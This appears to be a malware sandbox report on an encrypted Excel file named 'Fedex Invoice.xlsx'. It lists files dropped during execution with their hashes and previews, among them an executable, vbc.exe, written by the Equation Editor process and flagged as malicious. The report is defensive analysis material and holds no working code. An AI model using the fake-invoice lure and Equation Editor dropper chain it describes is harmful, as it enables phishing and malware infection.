Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF..............Exif..MM.*......@......../..@..................C...........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)======================= ========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\98762820.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+------------------+-------------........M.."..E......................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9A4FD716.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9A4FD716.png	
Preview:	.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{. .@]].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6E6B01F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."..........~....06|G$/3........Q@.......%:&.......K....\...........JJ.. ....@n..3./...f.._>..L~...... ......{..T.\|ABlL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\ .kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....I\.....7...}....x].%...........f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A8149A23.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF..) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-+++++++++++++++++..........."................................. .....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5..?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A84E7AC2.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF............C...C..r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BD1CC9A1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~..`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2C85D57.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{....9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C385632E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7....."".g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o...;'..\.}.....|F.8V....x.8^~.>\..S....o.j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CBE0C5C8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CBE0C5C8.jpeg	
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CDD787DB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&...&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D3F2487D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6DC676C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6DC676C.jpeg

Preview:	......JFIF.............Exif..MM.*......@......../..@..................C...........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== =========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DB6B38D.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.545721180717153
Encrypted:	false
SSDEEP:	96:wl9nCblJaXn/08zDefAm/luoOHo6MiDbDda91RjTBbPxmPAWmOHX:wlgTNAK4oOIGbK1RvVwPAWmOHX
MD5:	BB62EE5F443BE2B2F4A6F0E9EC912168
SHA1:	0D21B1AE8F63B685973BB4AAE35D2AED0C83EA7A
SHA-256:	4EDC5BF1DE52C07FA92BEBF60D08ACD4E9D05F7022D19FB5E30A8D67F0C16C5B
SHA-512:	5FA3208CAD6032E161760DB40702CA1853BB32B911781FA0A47D0154B48B7AF7BCA3A0F7466C11E9E5F9B241A754A094B32B2E2662A95D1CBD0255F633AF8DA
Malicious:	false
Preview:	....l...).......u...<.........../....... EMF....l..........................8...X...................?.................................C...R...p..................................S.e.g.o.e. .U.I..{.6.).X...H...d............................p....\..............l.....p........<5.u..p....`.p.){.$y.w..W...$.....(......w..W.$.......d............^.p.....^.p..W...W.H.M...$.-...T....<.w................<.9u.Z.v....X..n.....) {........................vdv......%...................................r...................'...........(...(..................?...........?................l...4...........(...(...(...(...(..... ....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]XQ~ ^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\Desktop\~$Fedex Invoice.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	135168
Entropy (8bit):	6.633797451082329
Encrypted:	false
SSDEEP:	1536:A8N0//nCe6zBm5+JqYnViL7yQMLIn6Otq/CrAvI70qBGqdFafRo6DomgJ:TaCeWBJdVc/MLo6Ot57HdFaf5oj
MD5:	ED004FE1AA9F4FA169A05B6716C03484
SHA1:	59AF725F7F1D9582674A0236F4E41B76BBA99D83
SHA-256:	ACE5D939D3258882A6D2E2431A690EE9ED410432BFA537465A2DD9DA92441F74
SHA-512:	B52579B5A47391863BD9CD5052375C3FEFE2A104D058929A3911D552E1BF0D4EC0C30C73469713F1B0852771FCB3C206F486C06AAC4C15E561C552FD333C193E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........6..W..W..W..K..W..u..W..q..W.Rich.W.........................PE..L.....V V............................p.............@..........................P...$...(.......";...8... ....$............................text.................. ....`.data...dE..........................@....rsrc...";.......@..................@..@...I............MSVBVM60.DLL.. ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9881378434771335
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Fedex Invoice.xlsx
File size:	611032
MD5:	ec7f52b07d135f71c63fd20054a89646
SHA1:	c89fa952eaef37a4ad0a120fa2c998cd989bbf62
SHA256:	150f45aec13d1ab1c92977d65ca5e88fd84aaba57044600 6265afdbcb85d03a6
SHA512:	9ec0b0a89afe4b685e5aa6ae3e0c1d861ca84f6c31aee88 c0ded285fb1b7d31a74259090bdd18036cfb832ccc74a7b 36815a25e0294d6d9bf566d794fb24134e
SSDEEP:	12288:NLW1VYUxaXgVhBLvyO60L3g5lA/UeQQMPSv 3QphFG93f:NLW1V/xugVhBLvyOSleePSIU3f
